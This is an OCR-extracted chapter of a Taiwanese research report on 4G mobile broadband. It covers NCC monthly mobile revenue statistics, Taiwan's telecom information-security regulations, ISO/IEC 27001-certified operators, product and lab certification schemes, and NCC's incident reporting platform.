


圖 5- 2 單月行動通訊業務營業收入統計圖

資料來源： NCC 及本團隊整理

觀察上圖 103 年 7 月以前單月行動業務總營業收入(2G+3G)，相較於 104 年 1 月以後的單月行動業務總營業收入(2G+3G+4G)，其金額相當，接近 180 億元，一般會認為 4G 營收的暴增主要都是來自 2G 與 3G 用戶換網而來，本研究詳細整理統計資料如表 5- 2 所示，在 103 年 2G+3G 各單月行動總營收維持在 180 億元以下，而觀察 4G 營收始於 104 年 1 月，數據用戶在行動電信業者逐步升級至 LTE 後，4G 的用戶與營收穩定成長，104 年行動通訊總營收與 103 年各月相比較仍呈現微幅成長趨勢，單月最高來到 183 億元，由於呈現持續成長趨勢，可認知在 4G 網路的覆蓋率與成熟度的

[87] 國家通訊傳播委員會,“行動通訊業務營業收入”. [Online]. Available: http://www.ncc.gov.tw/chinese/opendata_item.aspx?menu_function_sn=206. [Accessed: 2016/07/19].

推波助瀾之下，用戶逐步接納 4G 行動應用服務，加上智慧型終端迅速普及，各類新興服務也如雨後春筍般蓬勃發展，以整體市場的發展趨勢來看，本研究認為 LTE 已成為我國行動市場的主流技術。

表 5- 2 單月行動通訊營收

年月	2G	3G	4G	總計(千元)
10101	2,683,161	15,244,146		17,927,307
10102	2,413,294	15,188,821		17,602,115
10103	2,435,724	15,590,103		18,025,827
10104	2,310,758	15,654,369		17,965,127
10105	2,242,241	15,812,701		18,054,942
10106	2,276,209	16,038,390		18,314,599
10107	2,227,564	16,229,769		18,457,333
10108	2,154,393	16,393,325		18,547,718
10109	2,047,993	16,365,064		18,413,057
10110	1,934,345	16,425,504		18,359,849
10111	1,877,880	16,410,606		18,288,486
10112	1,822,661	16,620,964		18,443,625
10201	1,728,039	16,043,284		17,771,323
10202	1,624,050	16,049,678		17,673,728
10203	1,525,840	16,053,795		17,579,635
10204	1,596,483	16,246,644		17,843,127
10205	1,553,482	16,458,596		18,012,078
10206	1,504,707	16,714,110		18,218,817
10207	1,440,141	16,911,103		18,351,244
10208	1,404,853	17,002,451		18,407,304
10209	1,309,738	16,871,968		18,181,706
10210	1,243,751	16,933,018		18,176,769
10211	1,188,325	16,917,719		18,106,044
10212	1,145,215	16,991,983		18,137,198
10301	1,114,777	16,900,337		18,015,114
10302	1,008,305	16,461,257		17,469,562
10303	938,835	16,719,472		17,658,307

年月	2G	3G	4G	總計(千元)
10304	927,228	16,975,148		17,902,376
10305	855,349	17,139,955		17,995,304
10306	774,260	17,223,143		17,997,403
10307	721,923	17,287,079		18,009,002
10308	698,991	16,974,880		17,673,871
10309	623,116	16,817,414		17,440,530
10310	581,955	16,400,624		16,982,579
10311	557,891	15,068,091		15,625,982
10312	483,815	14,226,413		14,710,228
10401	492,616	13,254,732	4,369,992	18,117,340
10402	427,481	12,367,754	4,900,704	17,695,939
10403	374,365	11,960,563	5,429,461	17,764,389
10404	483,127	11,609,570	6,094,919	18,187,616
10405	432,669	11,098,886	6,660,148	18,191,703
10406	416,206	10,569,214	7,238,162	18,223,582
10407	366,831	10,132,231	7,803,953	18,303,015
10408	365,219	9,599,407	8,346,650	18,311,276

資料來源：NCC 及本團隊整理(NCC 最後統計至 2015/09/30)

二、國內主管機關規範

行動通訊與寬頻的興起對人們生活型態造成了重大影響，過去電信業者必須建立各種網路來提供不同類型的服務，但隨著通訊技術的演進，引領通訊產業產生了爆炸性的成長。其中行動通訊領域中 4G-LTE 以北歐國家瑞典、挪威及芬蘭為首於 2009 年 12 月起率先提供網路服務，迄今 4G-LTE 的發展已經成為行動通訊行業中不可擋的趨勢。隨之而起的是行動通訊與寬頻網路為了避免疊床架屋的複雜性，逐漸朝向全面採用網際網路通訊協定(All-IP)的方向發展，讓電信業者以更簡單的方式來延伸網路，以面對日益遽增的服務需求，並且讓日後的新技術能更簡單地加入現有網路。

依據行政院科技會報辦公室公佈之「加速行動寬頻服務及產業發展方案(104 年 -

106 年)」[88]，國家通訊傳播委員會為落實行政院政策，在行動通訊業務-行動寬頻的基礎建設上推動 6 大計畫，以加速行動寬頻服務普及，促進國內資通訊產業升級，其中「建置基站資安檢測環境」即為其中一項主要內容[89]。而國家資訊通訊發展推動(NICI)小組也將資安檢測及認證列入消費者權益保障分項[90]，以確保資通安全及民眾權利的保障。本研究將從母法-電信法開始，由上至下依序研析資訊安全相關規範、辦法與要點，逐步檢視現行條文中與行動寬頻相關之安全考量，並最後於章節小結中歸納以作為行動寬頻資安檢測平臺規劃之參考依據，期能達到適法適用且符合整體考量之最佳規劃。

（一）電信法

因應行政院於 101 年 9 月 28 日公告修正「第一類電信事業開放之業務項目、範圍、時程及家數一覽表」，新增開放「行動寬頻業務」，NCC 陸續進行相關法規之研議、修改與制訂。首先本研究將目前我國行動寬頻管理與技術相關法規彙整如下圖 5-3。由下圖可知，僅有行動寬頻系統審驗技術規範中，第 4 項一般性審驗中 4.5 安全設置之子項目提到「4.5.3 申請人對進出交換機房人員，應有門禁安全管理措施，並檢具相關佐證資料。」與保障安全相關之規範之外，其餘技術規範類別中之法規，均以一般審驗(書面審查)、射頻審驗及通訊測試審驗為主。而一般法規類中，則主要以競價、籌設及特許營運相關規範之闡述為首要目標。故就目前電信法並未見有明確針對資訊安全方面研擬之相關規範。

[88] 行政院, “加速行動寬頻服務及產業發展方案(104 年-106 年)”. [Online]. Available: http://www.bost.ey.gov.tw/Upload/RelFile/1033/3048/a3fe5a22-49f7-4635-8aca-cf0f0390a306.pdf，[Accessed:2016/01/22].

[89] 行政院, “中華民國國情簡介-經濟-交通運輸-電信”, 2015/3/4. [Online]. Available: http://www.ey.gov.tw/state/News_Content3.aspx?n=069440033EDFD033&s=230548BDC8263947，[Accessed:2016/01/22].

[90] 國家資訊通訊發展推動小組, “加速行動寬頻計畫”. [Online]. Available: http://www.nici.ey.gov.tw/cp.aspx?n=F22F7E2F9DE85DEA，[Accessed:2016/01/22].




圖 5- 3 我國行動寬頻管理與技術相關法規彙整

資料來源： NCC 及本團隊整理

（二）國家通訊傳播委員會組織法

基於國家通訊傳播委員會組織法[91]第三條第八款對於資通安全之技術規範及管制之規定，NCC 並依據《行政程序法》完成相關法制作業程序，於民國 99 年 5 月 19 日通過之「電信事業資訊通訊安全管理作業要點」[92]為主，依第二點所示爰定「電信事業資通安全管理手冊」[93]，期間歷經多次修訂並呼應相關檢測技術規範、實驗室管理及審驗作業要點，以期達成保障資訊通訊安全及維護使用者權益之目標，本研究彙整相關資料如下圖 5- 4。藉由此資料，後續我們將依分類逐一研析說明現行資訊安全相關技術相關規範與意涵，並且也將進一步提出適當的評估與建議。

[91] 國家通訊傳播委員會,“國家通訊傳播委員會組織法”. [Online]. Available: http://www.ncc.gov.tw/chinese/law_detail.aspx?site_content_sn=188&law_sn=1173&sn_f=1872&is_history=0，[Accessed:2016/01/25].
[92] 國家通訊傳播委員會,“電信事業資通安全管理作業要點”. [Online]. Available: http://www.ncc.gov.tw/chinese/show_file.aspx?table_name=law&file_sn=2917，[Accessed:2016/01/27].
[93] 國家通訊傳播委員會,“電信事業資通安全管理手冊”. [Online]. Available: http://www.ncc.gov.tw/chinese/show_file.aspx?table_name=law&file_sn=2919，[Accessed:2016/01/25].




圖 5- 4 我國資訊安全管理與技術相關法規彙整

資料來源： NCC 及本團隊整理

1. 電信事業-資通安全管理機制

目前 NCC 現行規定是電信事業申請在大陸地區投資電信業務前，應將其資通安全管理之實施作業範圍報經 NCC 核准後，向 NCC 認可之資通安全管理機制驗證機構，就核准之作業範圍申請驗證，並取得符合 ISO/IEC 27001 標準及電信事業資通安全管理手冊之 ISO/IEC 27011 增項稽核表驗證合格證明，表 5- 3 為取得資通安全管理機制驗證合格之電信事業名單。

ISO/IEC 27001 標準可以確保電信業者建立防護措施，以保障通訊安全與用戶資料，明定了業者設備機房與網路資料中心機房的安全管理標準。此外，《行動寬頻業務管理規則》、《無線寬頻接取業務管理規則》、《第三代行動通訊業務管理規則》及《行動通訊業務管理規則》4 項行動通訊類管理規則的修正，增訂了一致性的安全管理專章，也額外新增了災害等重大事故通報以及防護對策提報之規定，但須確認 ISMS 認證範圍是涵蓋本研究標的 4G 行動寬頻網路及其接取網路包含基站管理而不只是傳統電信網路定義的機房，這樣才能納入 ISO/IEC 27001 安全管理的範圍內，另一方面也要督促未取得認證之新進業者，儘速取得驗證需達到法規要求。

表 5- 3 取得 ISO/IEC 27001 證明之電信事業

業者	ISMS 認證範圍	業者	ISMS 認證範圍
中華電信股份有限公司	共七張，認證範圍包括數據通訊分公司 IDC 業務、SOC 業務、憑證管理系統、代研考會為運之政府入口網、行動通訊分公司帳戶系統、北區電信分公司訂單系統、帳務系統、帳單印寄系統	關貿網路股份有限公司	對外線上營運服務包括通關、金融、報稅、電子發票、保險、電子商務、地政及全球運籌之系統營運、電子資料交換、網路服務、資訊安全服務及網路加值服務相關之資訊及系統之資訊安全管理；以及位於本公司的電腦網路應用系統之規劃設計與開發服務、電腦設備設施管理服務及電腦軟硬體相關設備之代理與銷售服務與公司內部營運所需之資訊及系統之資訊安全管理，並與最新版本之適用性聲明一致(version v1.7)
台灣中油股份有限公司	the provision of development, operation and maintenance of the information management system and planning, implementation and maintenance of the telecommunication, optical giber and computer network system including telecommunications center provided by CPC Corporation, taiwan, department of information management.	財金資訊股份有限公司	the provision of system design, delvelopment, maintenance and operation of interbank transaction system and related banking services. This is in accordance with the statement of applicability dated 21 Dec 2011

業者	ISMS 認證範圍	業者	ISMS 認證範圍
台灣固網股份有限公司	the provision of operation, maintenance, and value-added services for Neihu internet Data Center. This in accordance with the Staternent of Applicability.	台灣集中保險結算所	the delvelopment and maintenance of the following systems: central depository and book-entry system, securities depository management system, futures clearing system, bill clearing andsettlement system, remote inquireing printing system, lost securities claim system, global internet system, firewall system, email system, short-term interest rate index system, office automation system, external audit system, official document internet system which are provided by system development department, computer operation department and fixed income information planning department of taiwan depository & clearing corporation.
新世紀資通股份有限公司	The provision of：（1）activation services of fixed line and internet services, IDC colocation services, operation and maintenance of north region internet data centers, and related IT services;（2）the operation and maintenance of telecommunication network switching facilities, submarine cable stations for fixed line and internet services. This is in accordance with the Statement of Applicability, 13.001.R.F.C2,Ver.2.1, dated 20 Sep.2011.	台灣恩悌悌股份有限公司	The daily operation and management of the sales, marketing, administrative affair product, network activities and the supporting office automation infrastructure, including the lan, servers and server room in the taipei branch office in accordance with the statement of applicability version 1.1 dated 28/10/08

業者	ISMS 認證範圍	業者	ISMS 認證範圍
遠傳電信股份有限公司	The provision of : (l) the management of customer information security for the business process of activation/ deactivation, service change, billing, payment, fraud management and collection and customer service by FET headquarter and all FET direct stores, and related IT services management including infrastructure and solutions ; (2) the operation and maintenance of all mobile communication network switching facilities and related network management, and the development, operation, and maintenance of related Operations Support Systems; (3)the development, operation and maintenance of FETnet portal (FETnet) and Payment Platform (i-pay) for FET mobile subscribers.This is in accordance with the Statement of Applicabi lity,13.001.R.F.C1,Ver. 2.4,dated 15 Nov.2012.	精誠資訊股份有限公司	the provision of operation and physical control of internet data center service in neihu provided by network operation center, server room operation of Financial information service in Neihu provided by network service department.

業者	ISMS 認證範圍	業者	ISMS 認證範圍
台灣大哥大股份有限公司	The provision of: (1) the management of customer information security for the business processes of application, activation and deactivation, change, billing, fraud management, and customer service by TWM headquarter and all TWM direct stores, and related IT services including infrastructure, operating systems, application systems and related assets; (2) the operation, and maintenance of all mobile communication network switching facilities and related network management ,and the development ,operations, and maintenance of related Operations Support Systems . This is in accordance with the Statement of Applicability, v2.7 dated 21 Mar. 2012.	神通電腦股份有限公司	技術服務處客戶服務辦公室及【客戶服務系統】相關之機房設備。業務範圍涵蓋【客戶服務系統】之操作及維護。此系統依據 2007 年 1 月 19 日版本 1.1 之適用聲明書
是方電訊股份有限公司	IDC 機房， VPN 機房， NOC 維運作業系統及相關部門與維運管理人員	汎宇電商股份有限公司	台灣網路通關服務包含進海空出口貨品前肢申請、回覆、線上授權及檢驗，以符合適用性聲明書 2.2

業者	ISMS 認證範圍	業者	ISMS 認證範圍
正源科技股份有限公司	The provision of (1)co-location service including hosting service, data backup and network operation center service; and (2)operation and maintenance of server room and network infrastructure activities. This is in accordance with the Statement of Applicability, FA-P008-001 version 1, date 25 Feb. 2011.	宏碁股份有限公司	Provision of Facility Services and Operational Management Services for Data Center Co-Location and Back-UP Site in Accordance with the Latest Version of the Statement of Applicability.
台灣碩網網路娛樂股份有限公司	The provision of customer data protection in system development, operation, and maintenance for Billing Management System,Game Point Express System,and Payment Service System；and operation service for internet Data Centers.	台灣國際商業機器股份有限公司	providing clients with it equipments, information,personnel,infrastructure and related facilities to recover it operations for business resilience & continuity services at e-center. IBM Taiwan corporation.

業者	ISMS 認證範圍	業者	ISMS 認證範圍
亞太電信股份有限公司	資通安全管理涵蓋本公司 1.技術暨產品中心網路維運管理部北區維運處及網路管理處所提供之電信機房維運、電信網路服務與電信網路管理等相關流程。2.資訊中心硬體維運管理處之資訊機房及加值服務機房所提供之機房維運與資訊網路服務、帳務暨管理資訊部所提供之帳務系統（BSCS）的開發、操作與維運等上述相關支援作業流程。3.行銷中心客戶服務部桃園客戶服務處所提供之客戶服務及開通異動服務與其相關支援作業管理流程。依據適用性聲明書版次 V5.0。	威寶電信股份有限公司	The provision of (1) the operation of Network Management Center and the management of north core network activities of 3.75G mobile communication network provided by Network Management Division (2) the development, operation, maintenance of internal information system, and management of related server room activities, networking infrastructure supporting activities within IT Group.This is in accordance with the Statement of Applicability, version 1.2, dated 29 Sep. 2011.
捕夢網數位科技有限公司	The provision of outsourcing website and server room network infrastructure supporting activities. This is in accordance with the Statement of Applicability, version 1.0, dated May 2, 2012.	神坊資訊股份有限公司	網路加值事業處之電子郵件代管服務&IDC 服務，依據適用性聲明書，版次 1，發行日期：Jan 06, 2012

業者	ISMS 認證範圍	業者	ISMS 認證範圍
臺灣網路認證股份有限公司	The provision of 1) certification authority service including certificate registration, issurance, distribution, revocatio, suspension, storage process; 2) development, maintenance and operation of Finance Information Network Exchanger (TWCA FINE). This is in accordance with the Statement of Applicability , ISMS-02-015, Ver.2.1, dated 27 Dec. 2010.	臺灣集中保管結算所股份有限公司	The provision of system development, implementation, operation and maintenance, network management of the following systems; including Central Depository and Book-Entry System, Bill Clearing and Settlement System, Future Clearing System, other class High, Medium, Basic systems and related supporting information processes. This is in accordance with the Statement of Applicability, version 3.0, dated 15 June 2009.
臺灣國際商業機器股份有限公司	Providing Clients with it equipments, information, personnel, infrastructure amd related facilities to recover it operates for business resilience & continuity services at e-center, IBM TAIWAN corporation. State of Applicability: issue v2.4 dated 03/12/2012.	中華電信北區電信分公司	The provision of systems development and maintenance, datacontrol and operation management, settlement, bills printing and packaging management for the Customer Convergent Billing System(CCBS). This is in accordance with the Statement of Applicability, CHTN-BD-M-S02-05, Ver. 5, dated 22 Oct. 2010.

業者	ISMS 認證範圍	業者	ISMS 認證範圍
中華電信北區電信分公司	The provision of development, operation, maintenance and help-desk of TOPS-Order System. This is in accordance with the Statement of Applicability, version 1.0, dated 22 July 2009.	中華電信南區電信分公司	The provision of system development, operation, maintenance, data control and management for billing systems, and management of related supporting infrastructures processing activities. This is in accordance with Statement of Applicability, CHTS-ISMS-M-003, V02, dated 6 Aug. 2012.
中華電信研究所	The provision of operation and management of Data Center related activities, and management of virtual servers services by Technology Services Department. This is in accordance with Statement of Applicability, TL-A00-M-003, V02, dated 26 Nov. 2010.	中華電信行動分公司	The provision of: (1) the management of mobile communication network activities provided by Network Operation & Maintenance Department；(2) the peration, maintenance and management of all mobile communication network switching facilities, mobile value-added service equipment sites; (3) the development,operation, maintenance and management of mobile Billing and Management System (BMS), and related IT services including infrastructure, operating systems and related assets. This is in accordance with the Statement of Applicability, v.05 dated 29 April 2008.

資料來源：NCC

2. 產品審驗-資通安全產品審驗管理機制

此機制主要作為我國資安產品驗證體系對於資通設備製造商及代理商，其辦理資通設備安全審驗所設置《資通設備安全審驗作業要點》[94]。行政院基於政府機關都應要有國家安全觀念的考量下，將要求所屬機關及國營事業採購電腦資通訊硬軟體設備時，投標廠商必須取得 NCC 核發的資安合格認證，才能參與政府採購標案。透過 NCC 所核發的合格認證,對於機關資訊安全以及隱私權之確保將有著相當大的助益。為此 NCC 除訂定產品對應之資通設備資通安全檢測相關技術規範，以辦理資通安全檢測及審驗外，也能透過中華民國國家標準(Chinese National Standards, CNS)、國際標準組織所定標準（如 ISO/IEC 15408, 18405）、區域標準組織所定標準加以認定，以此對於資通安全產品做初步的把關。

此外我國對進一步的產品資通安全評估與驗證，NCC 也訂定了《資通安全產品及保護剖繪審驗作業要點》[95]作為廠商主動爭取我國對其產品資訊安全認可指標，在經過第三方認證實驗室的審驗後，由 NCC 頒發共同準則審驗證明，以作為日後採購單位評選之依據。

資訊安全產品審驗管理機制方面，目前可參考國際相互承認協議組織(Common Criteria Recognition Arrangement; CCRA)公告於共通準則網站之保護剖繪做為實驗室檢測之依據，但該內容之檢測技術規範並非完全適用於行動通訊市場，甚至可能淪為國際大廠間技術與商業角力之工具。行動通訊範圍目前主要是由 GSMA 與 3GPP 等國際組織推動以標準文件 TR 33.805 做為網路元件安全評估的準則，其執行的細節仍在規劃中，本計畫的後續研究建議持續關注其發展，以提供國內規範更新之參考。

而在世界主要國家方面，包含美國、德國、日本、澳洲、加拿大、荷蘭及英國等，主要是基於關鍵資訊基礎建設保護(Critical Information Infrastructure Protection, CIIP)之政策與作為，進行跨部門的協同合作，建立關鍵資訊基礎建設保護之威脅評估與檢視方法，研擬政策方向，但其定義與界線則反映其各自發展沿革與需求。實際落實在通訊領域的案例是英國政府通訊總部(Government Communications Headquarters,

[94] 國家通訊傳播委員會,“資通設備資通安全審驗作業要點”. [Online]. Available: http://www.ncc.gov.tw/chinese/show_file.aspx?table_name=law&file_sn=2654，[Accessed:2016/01/28].

[95] 國家通訊傳播委員會,“資通安全產品及保護剖繪審驗作業要點”. [Online]. Available: http://www.ncc.gov.tw/chinese/show_file.aspx?table_name=law&file_sn=785，[Accessed:2016/01/28].

GCHQ)設立了一個監督委員會，來審查華為網路安全評估中心(Huawei Cyber Security Evaluation Centre, HCSEC)的工作[96]，該中心的員工必須持英國國籍且需有英國安全部門的安全認證，其工作之一是負責檢測華為電信網路設施產品的安全性能，包括可能的弱點。其餘國家的作法可能因為國安及保密需要，並未公開相關資訊或報告，而是由政府單位，直接拒絕採用有資安疑慮的產品。

目前 NCC 所公告的技術規範中，《資通設備安全審驗作業要點》中雖有提及檢測目標為「符合本會公告資通安全檢測相關技術規範之資訊或通訊設備」，但未納入全部行動寬頻通訊的網路元件，可參考英國作法，以監督的角色，培植安全評估中心，逐步建立檢測能量。此外在「資通安全產品及保護剖繪審驗作業要點」方面，建議未來透過實驗平臺的檢測，可研議適合的相關檢測規範技術，使我國整體資通安全檢測及審驗機制更臻完善。

3. 檢測實驗室-實驗室管理機制

在 NCC 設置《資通設備安全審驗作業要點》的同時，也制訂了《資通設備安全檢測實驗室管理作業要點》[97]，以供 NCC 執行對資通設備安全檢測實驗室認可與管理作業，此管理作業要點主要是用以作為 NCC 認證第三方檢測實驗室符合中華民國國家標準(以下簡稱CNS)17025或國際標準化組織所定標準(以下簡稱ISO/IEC)17025，有關測試與校正實驗室能力一般要求之規定。

此外在對於第三方檢測實驗室的專業規定方面，NCC 也有相對應的要求，其中包含了具備 ISO/IEC 15408 資訊技術安全評估共同準則(Common Criteria for Information Technology Security Evaluation, CC）及 ISO/IEC 18045 資訊技術安全評估共同方法論(Common Methodology for Information Technology Security Evaluation, CEM)之書面審查測試評估能力，以及連結網際網路(Internet)真實情境之實機測試能力，且為了確保與國際接軌，技術主管與報告簽署人均需相關完成CCRA認可實驗室之ISO/IEC 15408測試評估相關專業訓練且具備二年以上的實務經驗。

為了適用國內環境，NCC 也於民國 97 年 12 月 16 日更新為國內環境量身打造之

[96] GOV.UK, “Huawei Cyber Security Evaluation Centre: Oversight Board annual report 2015”.

[97] 國家通訊傳播委員會,“資通設備資通安全檢測實驗室管理作業要點”. [Online]. Available:http://www.ncc.gov.tw/chinese/show_file.aspx?table_name=law&file_sn=2570，[Accessed:2016/01/28].

之《資訊技術安全評估共同準則》[98]至與 CCRA 公佈相同之版次 3.1 版，以顯示我國擁有 CCRA 與發證成員國實驗室同樣專業的資訊安全鑑測水準。

綜觀整體檢測實驗室所應具備的之專業技能與資格，已可符合我國主管機關以及國際上對於資通安全設備鑑測需求，然而對於行動寬頻基站之資訊安全鑑測，除依照共通準則進行之檢測外，針對主管機關期望達到且符合國內市場之行動寬頻設備安全要求，建議主管機關仍應參考 3GPP 所發佈之技術報告及規格，配合未來建置之基站資安檢測平臺評估結果做為參考，期有利於主管機關研議發佈適當的檢測規範，以讓國內具備國際水準之鑑測實驗室在進行基站檢測時，能有依循的標準與參考規範，俾利於識別出適用之基站設備。

（三）網際網路反駭客偵測及資安通報系統

依行政院「塑造資安文化、推升資安產值」產業科技策略會議[99]之關鍵推動措施，其中的行動計畫項目下之「系統安全保證及反駭客控制技術研究計畫」，國家通訊傳播委員會於民國 99 年完成設置「網際網路反駭客偵測及資安通報系統」，該系統包括「資安通報平臺」及「資通安全宣導網站」，相關說明如下：

1. 資安通報平臺

通報平臺將反駭客之偵測技術應用至國內各網際網路接取服務業者(Internet Access Service Provider, IASP)所提供之網際網路服務。主要利用國家資通安全會報技術服務中心現有之偵測及分析技術，並結合資安通報平臺，提供 IASP 整合性之反駭客偵測及資安通報功能，期為國家建構一個多面向及整體性之網路聯防機制。相關資安事件與處理方式如下：

(1) NCC 利用資安通報平臺匯入 G-ISAC 及各電信事業提供之資安事件，經處理後將資安事件反應予所屬電信事業。

(2) 網際網路接取服務業者(IASP)利用本平臺通報之資安事件，針對網路攻擊事件

[98]國家通訊傳播委員會,“資訊技術安全評估共同準則”. [Online]. Available: http://www.ncc.gov.tw/chinese/gradation.aspx?site_content_sn=3437，[Accessed:2016/01/28].

[99] 行政院 2009「塑造資安文化、推升產值」產業科技策略會議，[Online]. Available: http://www.bost.ey.gov.tw/News_Content.aspx?n=FDCD0AE1B7596F11&sms=8470D4E99B0FB08E&s=163CA7D898E9C6F8，[Accessed:2016/01/28].

進行必要之回報，並可藉由本平臺，分享資安事件等重要資訊予其他 IASP。

(3) 以網際網路接取服務業者(IASP)按統一格式匯入之資安事件訊息，建立電信事業網路安全防護及聯防能量，並橫向與「政府網路危機處理中心」(GSN-CERT)、「臺灣學術網路電腦危機處理中心」(TANet CERT)、「臺灣電腦網路危機處理暨協調中心」(TWCERT/CC)及國外 CERT 組織進行資訊交換。

2. 資通安全宣導網站

宣導網站係為喚起社會大眾對資安文化的重視，建立正確的資安知識與習慣，提升我國整體通訊網路環境的防護能量。

透過此系統的呈現，NCC 提供了一個將通訊與資訊做了完整的串連主軸架構，從前端的設備到後端的管理與通報，以及對於民眾資訊安全觀念的養成，進而扮演著國家資訊安全分進合擊過程中重要的統合角色，對於後續威脅防禦與管理及政策制訂等相關工作大有裨益。

因 4G 技術的演化引領未來電信服務網路將逐漸收斂成為 IP 化/扁平化之架構，如此發展一方面複雜度降低多樣化的服務容易被導入，但相對而言，網路攻擊的影響力提升，使得電信網路的服務需要更為嚴謹的規劃、審驗與管理，以降低受攻擊時的影響範圍與層面。

